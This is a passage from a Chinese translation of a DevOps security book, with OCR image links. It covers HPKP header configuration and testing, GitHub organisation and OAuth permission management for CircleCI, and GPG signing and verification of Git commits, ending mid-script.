Web 浏览器无法得知一个运营商信任哪些 CA，因此必须接受它们的受信存储区里的所有 CA 签发的所有证书。HTTP 公钥固定（HPKP）机制针对这个问题提供了一个解决方案，它允许运营商说明在给定网站上打算使用哪个 CA，包括中间人和终端实体。

和 HSTS 类似，HPKP 也是发送到浏览器并缓存一定时间的标头。该标头包含了允许保护网站的证书哈希。如果一个开启了 HPKP 的网站的用户成为试图劫持其连接的欺诈 CA 的受害者，那么浏览器会利用缓存的 HPKP 信息检测出欺诈 CA 没有权限为该网站签发证书，并将错误展示给用户。

HPKP 标头有 4 个参数，构造起来稍微有些麻烦：

- `max-age` 是时间，以秒为单位，Web 浏览器要记住：该网站只能使用定义好


的密钥之一来访问。

- pin-sha256 是当前网站信任证书的公钥的 Base64 哈希。标头中必须包括至少两个 pin-sha256：一个是首选，另一个是备选。
- includeSubDomains 表示当前域的所有子域都应该应用 HPKP 策略。
- report-uri 是一个可选的终端节点，浏览器应该把这个策略的违规行为发给它。只有部分浏览器支持这个特性。

HPKP 的核心是 pin-sha256 值，它代表网站信任哪些证书。对那些变化相对频繁的证书来说，比如为发票应用生成的 Let's Encrypt 证书，我建议固定中间人 CA，而不是固定终端实体。如果你决定停止使用 Let's Encrypt，你还需要提供一个备选 pin 码。在这个例子里，你可以将备选设置成 AWS CA。

从证书中提取公钥并使用 SHA256 算法来计算哈希，然后使用 Base64 编码就得到了该证书的 pin-sha256 值。代码清单 5.20 展示了如何在 Let's Encrypt 中间人证书上的一个命令中执行此操作。

代码清单 5.20 生成 Let's Encrypt 中间人的 pin-sha256 值



你可以对 AWS 的中间人证书（链接 5.16）进行同样的计算，将计算得到的两个值加到发票应用的 HPKP 标头里（见 middleware.go 文件中的 setResponseHeaders 方法），该标头的值如代码清单 5.21 所示。

代码清单 5.21 允许来自 Let's Encrypt 和 AWS CA 证书的 HPKP 标头

```
Public-Key-Pins: max-age=1296000; includeSubDomains; pin-sha256="YLh1dUR9y6Kj
    a30RrAn7JKnbQG/uEtLMkBgFF2Fuihg="; pin-sha256="++MBgDH5WGvL9Bcn5Be30cRcL
    0f5O+NyoXuWtQdX1aI="
```

和测试 HSTS 一样，你可以在部署器中使用脚本来对比 HPKP 标头的值和静态设置的参考值。代码清单 5.22 中的脚本执行了简单的字符串对比，以检验期望的 HPKP 值是否存在。

代码清单 5.22 检验发票应用 HPKP 标头的值的测试脚本

```
#!/bin/bash
EXPECTEDHPKP='Public-Key-Pins: max-age=1296000; includeSubDomains; pin-sha256
    ="YLh1dUR9y6Kja30RrAn7JKnbQG/uEtLMkBgFF2Fuihg="; pin-sha256="++MBgDH5WGv
    L9Bcn5Be30cRcL0f5O+NyoXuWtQdX1aI="'
SITEHPKP="$(curl -si https://invoicer.***.com/ |grep Public-Key-
    Pins | tr -d '\r\n' )"

if [ "${SITEHPKP}" == "${EXPECTEDHPKP}" ]; then
    echo "HSTS header matches expectation"
    exit 0
else
    echo "Expected HSTS header not found"
    echo "Found:    '${SITEHPKP}'"
    echo "Expected: '${EXPECTEDHPKP}'"
    exit 100
fi
```

你还可以在 Firefox 开发者工具中检查 HSTS 和 HPKP 是否被激活，就在网络部分的安全选项卡下面。图 5.9 显示发票应用公开网站的 HSTS 和 HPKP 都被启用了。




图 5.9 HSTS 和 HPKP 在 Firefox 开发者工具中显示被启用了，证明了在发票应用的公开页面上这些标头是被激活的。

我们的 HTTPS 之旅在这里画上了句号。关于让互联网成为贸易和通信的安全场所的协议还有很多内容可以介绍，我强烈建议读者去了解 TLS 的最新进展。无论你是运维人员、开发人员，还是安全专家，你总会在某个时间和 TLS 与 HTTPS 打交道。保持对强大的通信安全的最新理解，将有助于你为用户运营更好的服务。

5.5 本章小结

- TLS 保证了客户端与服务器之间连接的机密性、完整性和真实性。
- 服务器使用由证书颁发机构签名的 X.509 安全证书来向客户端证明它们的身份。
- TLS 通信使用在握手过程中协商的密码套件来保护传输的数据。
- 要获取站点的受信证书，需要证明运营商拥有网站所托管的域。
- HTTPS 服务器默认启用的安全参数可能提供不了足够的安全性，必须使用测试工具来改进配置。
- HSTS 是一个 HTTP 标头，它向 Web 浏览器表明网站必须始终通过 HTTPS 访问。
- HPKP 是一个 HTTP 标头，它向 Web 浏览器表明只有白名单上的证书才会得到信任，可以为指定的网站签发安全证书。

6 第四层安全性：保护交付流水线

本章内容包括

- 在 GitHub 和 CircleCI 中控制授予用户和第三方的权限
- 使用 Git 提交和 tag 签名以保护源代码不被修改
- 管理 Docker Hub 上的权限
- 管理 AWS 中的部署权限
- 在 AWS 中安全地分发配置密码

到目前为止，我们谈论的都是当服务运行在生产环境中时如何去保护它们。本章我们将视线转向另外一些基础设施，它们从开发人员那里得到代码并将其带到生产环境中。持续集成和持续交付是缩短开发周期的优秀工具，但是它们也会带来安全隐患。其主要问题是，对于代码的托管、测试、构建及发布，它们对第三方服务产生了越来越多的依赖，这就为错误的配置打开了大门，而错误配置会留给攻击者控制应用代码的机会。我们将讨论如何防止代码和配置在流水线的传输中发生更改，这条流水线始于开发人员的计算机，终于云。我们的目标是：确保运行在生产环境基础设施中的代码就是开发人员在编写应用时打算运行的代码。

在过去的传统运维里，对外部服务的依赖通常是不被待见的。开发人员和运维人员让他们的基础设施与世隔绝，依靠网络分区来保护组件。这种隔离方法的问题在于引入新组件时的复杂性，而这些组件能让开发人员和运维人员更舒适，让开发周期更短。在封闭固定的基础设施内构建一条快速的交付流水线是完全可行的，只是这样做的成本太高，而愿意预支这些成本的组织又太少。因此，新兴的技术公司一般更喜欢依靠第三方来构建流水线，而成熟的企业更愿意将这些组件带回内部。

你可能要根据所处的环境来选择不同的方式。

我们围绕外部组件来构建流水线的原因是为了呈现这种架构的灵活性：组件可以随意替换。如果想把代码仓库换到另一个平台的话，只需要迁移 webhook 就可以了。没有什么是一成不变的，随着新服务的出现，任何组件都可以被替换掉。

和所有组件都被封闭在防火墙层后面的内部模型相比，外包出去的 DevOps 流水线的安全性往往要更低一些。许多服务的主要问题是缺乏默认配置的安全性，这些默认配置的目的大多是帮助新用户快速上手。遗憾的是，这种组件拥有过高权限的情况太常见了，这些权限远远超出了它们被设计用来执行的任务的需要。一旦出现这种情况，安全性就会受到损害：流水线的组件不但在互联网上被公开，而且它们还拥有过多的权限，而这些权限一旦被盗用，整条 DevOps 流水线的完整性就会受到威胁。

这一章我们将要讨论的安全策略从依靠网络隔离来保护组件的模型，变成了依靠访问控制来保护流水线的模型，内容包括如何通过管理这些控制以获得高安全性。我们需要审视并改进以下三个方面的访问控制：

- 开发人员、GitHub 及 CircleCI 之间的代码管理与发布。
- Docker Hub 上的容器存储。
- AWS 中的基础设施管理。

图 6.1 展示了这三个方面，以及每个方面的访问控制类型，我们将在本章讨论这些访问控制。保护好每个方面，开发人员就能保证他们编写的代码可以被原封不动地发布，从而为组织的客户提供服务。




图 6.1 流水线组件之间的交互被层层的访问控制所保护，这些访问控制允许或拒绝特定用户执行操作，并保护从开发人员那里转移到生产基础设施上的代码。

首先是 GitHub 和 CircleCI，你将了解：

- 如何管理用户与权限。
- 如何使用 OAuth 范围将部分权限授予 CircleCI。
- 如何降低被盗账户对应用的影响，以及 Git 提交与 tag 签名如何能够防止被意

外修改。

对于 Docker Hub 来说，或对于更笼统的 Docker 来说，你将了解：

- 如何管理授予 CircleCI 上传容器新版本镜像的权限。
- 如何对 CircleCI 产生的容器镜像签名，并防止欺诈性的 Docker Hub 推送被视为可信赖的。

最后，在讲到 AWS 时，你将了解到以下关键的两点：

- 如何将部署器使用的权限降到最低，只用控制托管发票应用的 AWS 服务（EB）即可。这个任务将带你快速领略 AWS 强大而复杂的访问控制。
- 如何将密码分发给托管在 AWS 里的应用。你的这个发票应用没有过多地使用密码，用环境变量来获取密码就够了，但复杂的服务通常需要一些方法来安全地分发复杂的配置文件。我们将介绍两种解决方案——HashiCorp Vault 和 Mozilla Sops，它们分别使用了不同的方式来解决密码分发问题。

权限、凭证和密码

在这一章我会经常用到三个术语：权限、凭证及密码，你可能会混淆它们的含义，所以我们先对它们的定义达成一致：

- 权限或者特权，是定义了授予某个用户（人或者机器）的一组操作。例如，你将授予用户 Sam 管理发票应用 GitHub 仓库的权限。
- 凭证是可以证明一个用户身份或资质的信息。把它想象成一枚警徽或者一个医学学位：将你的凭证展示给第三方来证明你的身份。在计算机世界里，我们通常用术语凭证来指代在对服务进行身份验证时所用到的访问密钥。
- 密码比凭证更通用，它代表一些信息，个人或者程序用这些信息来执行它们仅能执行的操作。用来加密和解密数据的加密密钥就是一个密码的例子。

在计算机世界里，凭证通常就是密码，因为公开它们就会允许第三方复用它们。但对于警徽来说，就不是这样，你可以安全地展示给任何人，只要它没有被他人盗取。

6.1 代码管理基础设施的访问控制

图 6.2 展示了代码管理基础设施，它在 DevOps 流水线中是一种常见的模式：开发人员使用代码仓库（最流行的就是 GitHub）来托管应用的源代码并和同事协

作。代码仓库会和 CircleCI、Travis CI 或 Jenkins 这样的自动化构建工具集成在一起，在每次源代码发生变化的时候，这些工具就会执行一些任务，来测试代码及构建应用容器。




图 6.2 代码管理基础设施由开发人员组成，他们在 GitHub 中发布代码，并在 CircleCI 中运行自动化测试和构建。每个组件都提供了访问控制，必须使用这些控制来提升流水线的安全性。

这种类型的基础设施可能会遇到许多关于访问控制方面的问题：

- 欺诈性用户可能会利用宽松的权限访问代码仓库，并在应用中植入恶意代码。
- 如果将修改代码的权限授予给安全性较低的服务，那么当这些服务被破坏时就会对应用造成伤害。
- 开发人员可能会弄丢他们的凭证并被攻击者获得，攻击者就会使用其账户来对代码进行修改。

通过更严格的访问控制可以降低对这些问题的担忧。首先，我们将仔细研究 GitHub 是如何在组织内部管理用户和团队安全的，以此降低欺诈性用户获得敏感代码访问权限的风险。然后，我们将深入研究 GitHub 与 CircleCI 之间的权限授予，并讨论审批和审查第三方授权的技术。最后，我们将评估对 Git 提交和 tag 进行签名的好处，这种方法无须依靠第三方就可以验证源代码的完整性。

6.1.1 管理 GitHub 组织中的权限

GitHub 组织是一个逻辑实体，它包括仓库和可以访问这些仓库的团队。大多数项目在发展到具有一定数量的开发者之后，就会创建一个组织来帮助管理仓库和权限。在一个组织内部，GitHub 支持的用户权限类型有三种：

- 负责人（Owner）有最高的权限级别，它被授予了该组织完整的管理员访问权限，如图 6.3 所示。在默认情况下，负责人可以访问所有仓库，包括公开的和私有的。
- 成员（Member）是组织用户的标准权限级别。它被授予的权限足够成员执行日常任务，但不允许其访问敏感区域。同时，在默认情况下，成员不能访问私有仓库，并且必须直接或者通过团队授予他权限才行。
- 外部贡献者（Outside Contributor）是剩下的无法访问组织的用户。你可以为每个仓库添加外部贡献者，授予他们读、写或者管理的权限，而不需要将组织的全局访问权限授予他们。




图 6.3 在 GitHub 上的 Securing-DevOps 组织里，本书的作者的权限定为该组织的负责人，他被授予了组织中所有仓库的管理权限。

GitHub 组织里的用户管理十分简单：创建团队，将人员加到团队中，并将代码仓库的读、写或者管理的权限授予这些团队。管理权限时要遵守如下规则：

- 负责人越少越好。负责人拥有无限的权力，这些权限应该只被授予给特定的个人。
- 在组织层面要求多因子验证（MFA，Multifactor Authentication）。我们在第 4 章讨论过，密码总有丢失或被盗的倾向，而 MFA 是一种能为组织建立第二层安全性的不错方式。GitHub 提供了一种强制每位组织成员提供双因子验证的方法，并通过组织设置中的一个首选项来实现，如图 6.4 所示。

- 定期对组织成员进行审计，移除那些已经退出或者长期不活跃的用户。这可能需要编写脚本来调用 GitHub API，将组织成员与本地用户数据库进行比对校验。Userplex 就是一个实现了这种功能的工具，它通过将 GitHub 组织的成员与本地 LDAP 组同步来实现这个功能（链接 6.1）。 如果你已经有了一份 LDAP 的雇员清单（大多数公司都是如此），那么这是一种很可靠的方法。




图 6.4 可以利用组织的设置来要求所有成员开启账户的双因子验证。

注意 特定的团队命名法通常难以执行，因为 DevOps 组织鼓励有机地形成基于任务的团队。试图去强加某个特定的模式可能会妨碍有价值的生产力需求。相反，安全团队应该将重点放在保护对组织的访问和对访问的定期审计上，然后让开发人员和运维人员在组织内部创建自己的团队和权限。

GitHub 安全性的另一个重要方面是第三方的授权管理，我们将在下面的内容中加以讨论。

6.1.2 管理 GitHub 和 CircleCI 之间的权限

要理解 GitHub 里的第三方授权，我们首先需要讨论 OAuth2 授权框架。在第 3 章我们介绍过无须存储密码就能对用户进行身份验证的方法，当时提到过 OAuth2，但是跳过了权限管理的部分。OAuth 使用“范围”的概念来表示授予应用的权限。

范围（scope）是用于授予第三方的权限清单。这些权限允许第三方以用户的名义执行操作。在第 3 章介绍 OAuth 舞蹈时，我简略地提到了授权。让我们回忆一下并再次演练一遍，这一次我们将用上 GitHub 和 CircleCI：

1. Sam 是一位开发者，她希望使用 GitHub 凭证登录 CircleCI。
2. CircleCI 向 Sam 展示了一个 Log In with GitHub（使用 GitHub 登录）的按钮，Sam 点击了这个按钮。
3. Sam 被重定向到 GitHub，并得到了这样的授权请求提示：“CircleCI would

like to access your GitHub account, do you want to authorize access?（CircleCI 想要访问你的 GitHub 账户，你想要授权访问吗？）" GitHub 还会展示 CircleCI 请求的权限：对个人用户数据的访问权限，以及对所有公开和私有仓库的读 / 写权限。授权提示如图 6.5 所示。

4. Sam 点击 Authorize（授权）按钮表示同意，然后 GitHub 将她重定向回 CircleCI，并带上了授权码，该授权码可供 CircleCI 访问账户使用。
5. CircleCI 对授权码进行校验，并对 Sam 进行身份验证。




图 6.5 GitHub 授权页面提示 Sam 将授予 CircleCI 所有仓库的访问权限。

这里的关键步骤显然是第三步，在这一步中，Sam 将许多权限授予了 CircleCI。这就是 OAuth 所谓的“范围”。在 HTTP 层面，当 CircleCI 将 Sam 重定向到 GitHub 进行授权时，它将她跳转到了如下地址。

代码清单 6.1 CircleCI oauth 重定向到 GitHub

GitHub oauth 验证终端节点的地址 。

完成 GitHub 验证之后，用户被重定向到 URL。

```
https://***.com/login/oauth/authorize?client_id=78a2bb
&redirect_uri=https://***.com/auth/github?return-to=%2F
&scope=repo,user:email
&state=-1LihwQWDoFd
```

CircleCI 请求的权限范围。

CSRF token。

你可能还记得我们在第 3 章介绍过的 client_id、redirect_uri、scope 和 state 字段。仔细看看 scope 字段和它的值：repo,user:email。请求的范围清单用逗号隔开，CircleCI 请求访问 repo 和 user:email。GitHub 文档告诉我们这些范围的相关信息：user:email 授予对用户邮件地址的访问权限。对于公有和私有仓库及组织，repo 则授予对代码、提交状态、仓库邀请、协作者及部署状态的读 / 写权限（链接 6.2）。

当登录到 CircleCI 后，Sam 将把一组权限授予给 CircleCI，允许 CircleCI 完全控制她的仓库。如果 CircleCI 保存的 oauth token 遭到泄露，攻击者就可以用 token 控制，并修改 Sam 在 GitHub 上的应用。这显然是很令人担忧的。

就目前所知，CircleCI 没有理由写入代码，那么为什么还要对 Sam 账户请求这么多权限呢？通常，这样做的原因有两个：要么身份提供商不支持细粒度的权限控制，要么应用想为该用户做更多的事情。对于集成了 OAuth 的应用来说，拥有远超应用所需或者用户放心授权的权限的情况太常见了。应该对这些集成进行人工审计，并检查它们是否会给安全带来风险，例如，将敏感的权限授予了不能被信任的第三方。

GitHub 和 CircleCI 之间的权限

GitHub 提供了细粒度的权限范围，比如用于创建 webhook 的 write:repo_hook 和用于创建 SSH 部署密钥的 write:public_key，这些应该能满足 CircleCI 的需要。我们可以假设 CircleCI 为了能帮用户做更多的事情而请求更多的权限。CircleCI 使用更大的 repo 范围从 GitHub 读取权限，并根据成员的 GitHub 权限来决定谁可以修改 CircleCI 项目。

在为你的组织启用权限之后，只有 GitHub 仓库管理员或 GitHub 负责人才能修改 CircleCI 的项目设置。对于大型团队来说，这能有效保证项目设置只能被拥有管理员权限的团队成员所修改。

实际上，CircleCI 使用 oauth，不只是为了登录用户及代表他们创建 webhook，它还使用 oauth 来确定 Sam 都有哪些和这个仓库有关的权限。如果 Sam 是管理员或者拥有仓库的写入权限，她就能够修改 CircleCI 上的项目设置。这是一个很强大的功能，因为它将权限管理集中在了 GitHub 里，从而不用在 CircleCI 中额外创建一层管理。

从安全性的角度看，在管理 GitHub 和第三方之间的集成时，我们要采取一些预防措施：

- 确保被授权的那些用户不是组织的负责人，而是权限有限的常规用户。这样

做起码能保证当用户 token 被第三方泄露时，只有该用户可以写入权限的那些仓库会遭受损害。

- 建立被授权的第三方的白名单。GitHub 可以限制部分应用向组织成员请求 OAuth token。如图 6.6 所示，当该设置生效时，第三方应用默认是被拦截的。任何组织成员都可以请求将某个应用加入白名单，但是需要组织负责人批准该请求。这就保证了组织管理者有机会对第三方应用进行审查，并将访问权限只授予那些他们信得过的应用。
- 如果第三方集成只有部分应用需要，并且会给其他应用带来风险，那么应该考虑将 GitHub 组织拆分，以便把敏感应用划分出去。




图 6.6 在允许组织成员将权限授予第三方应用之前，GitHub 可以要求组织负责人进行审批。在这个示例中，CircleCI 通过了审批，并成为受信任的第三方。

这三种技术可以有效地降低由于组织成员访问 token 而被第三方泄露所带来的风险，但我们还是需要信任这些权力巨大的第三方。由于 OAuth 授权机制的不透明性，使得审计第三方如何使用这些权限变得十分困难。

我们可以要求开发者使用保存在他们机器上的密钥来对他们的工作进行签名，以此建立一层额外的安全性。这是下一小节讨论的主题。

6.1.3 用 Git 对提交和 tag 签名

如果仓库的访问权限被盗用，攻击者可以神不知鬼不觉地将欺诈性源代码植入到应用中。GitHub 提供了一些功能来防止这种情况出现，比如分支保护，它能限制一些敏感操作只能在仓库中的特定的分支上执行。这些功能很有效，我们应该启用它们。但是取得 GitHub 访问权限的攻击者也能够禁用这些控制，所以我们还需要

另一层不依赖 GitHub 访问控制的保护。Git 签名就能提供这样一层额外的保护。

Git 是一个强大的版本控制系统，它提供了许多功能来鉴别随着时间的推移对存储库所做的更改。其中就有一个特别的功能将有助于保证源代码的真实性：通过 PGP 对提交和 tag 签名。Git 中的签名概念可以将加密签名应用到每一个补丁或者 tag 上，而签名使用的是由开发者秘密保管的密钥。

PGP、OpenPGP 与 GnuPG

PGP，也就是优良保密协议（Pretty-Good Privacy），是一个旨在使用公钥或者私钥（通常是 RSA，我们在第 5 章中讨论过）对消息进行签名和加密的密码协议。

OpenPGP 是 PGP 的标准化，而 GnuPG 是实现了 OpenPGP 的开源客户端。另外一些工具也实现了 OpenPGP，例如 Golang 库 `crypto/openpgp`，还有 PHP 库 `openpgp-php`。

GnuPG 的命令行名为 `gpg`，并且可以在大部分操作系统的包管理器中找到，Git 用它来完成签名操作。

启用 Git 签名很简单。首先，每个开发人员需要一个 PGP 密钥，可以在本地机器上使用 `gpg --gen-key` 生成。该密钥被安全地存放在开发人员的机器上，用其指纹（fingerprint）表示。在配置 Git 对提交和 tag 签名的时候，告诉它使用由其指纹代表的 PGP 密钥。代码清单 6.2 展示了这些命令的步骤。

代码清单 6.2 生成用于配置 Git 对提交和 tag 签名的 PGP 密钥

```
$ gpg --gen-key                                          ← 生成一对新密钥。

$ gpg --fingerprint sam@securing-devops.com
pub   2048R/3B763E8F 2013-04-30
      Key fingerprint = CA84 A9EB BE8A AD3E 3B76 8B35    ← 获取签名指纹。
uid                  Sam <sam@securing-devops.com>
sub   2048R/4134B39A 2016-10-30

$ git config --global user.signingKey CA84A9EBBE8AAD3E3B768B35   ← 配置 Git，让它使用该密钥签名。

$ git config --global commit.gpgsign true                ← 配置 Git，默认对所有提交和 tag 签名。

$ git config --global tag.gpgsign true                   ← 配置 Git 对所有 tag 签名。
```

以上五个步骤可以启用提交和 tag 签名。这些配置保存在 `$HOME/.gitconfig` 中，

你可以手动编辑。从现在开始，每次提交和每个 tag 都会包含 Sam 的 PGP 签名。

单次提交的签名可以使用 `git verify-commit` 进行校验（校验 tag 的命令是 `verify-tag`）。命令接受待校验的提交哈希。如果提交签名正确，签名会显示出来，而 `git` 会返回退出码 0。如果没有签名，`git` 会返回退出码 1。

```
$ git verify-commit bb514415137cc2a59b745a3877ff80c36f262f13
gpg: Signature made Thu 29 Sep 2016 10:11:42AM using RSA key ID 3B768B35
gpg: Good signature from "Sam <sam@securing-devops.com>"
```

如果某个项目的所有开发者全部都使用了签名，你就可以利用这个特性去发现源代码中的欺诈性修改。代码清单 6.3 中的脚本将根据一份受信的签名密钥清单来对 Git 提交历史中的每一次提交进行校验。正确打开脚本的方式是，定期拉取仓库 master 分支的全新副本，然后执行这个脚本来校验提交历史中的每一次提交的签名。

每次提交的状态都是如下三种情况之一：

- `TRUSTED`——该提交是用受信密钥清单中的某个密钥签名的。
- `SIGNATURE AUTHOR NOT TRUSTED`——该提交使用未知的密钥签名，因此不能被信任。
- `NO SIGNATURE FOUND`——该提交没有签名。

代码清单 6.3 对所有提交的 `git` 签名进行校验的脚本

```
#!/usr/bin/env bash
trusted_keys=(
    "E60892BB9BD89A69F759A1A0A3D652173B763E8F"
    "CA84AA8BF9EBBE8AAD3EF759A1A652173B768B35"
)
exit_code=0
for hash in $(git log --format=format:%H --no-merges); do
    res=$(git verify-commit --raw $hash 2>&1)
    if [ $? -gt 0 ]; then
        echo $hash NO SIGNATURE FOUND
        exit_code=1
        continue
    fi

    author="$(echo $res | grep -Po 'VALIDSIG [0-9A-F]{40}' \
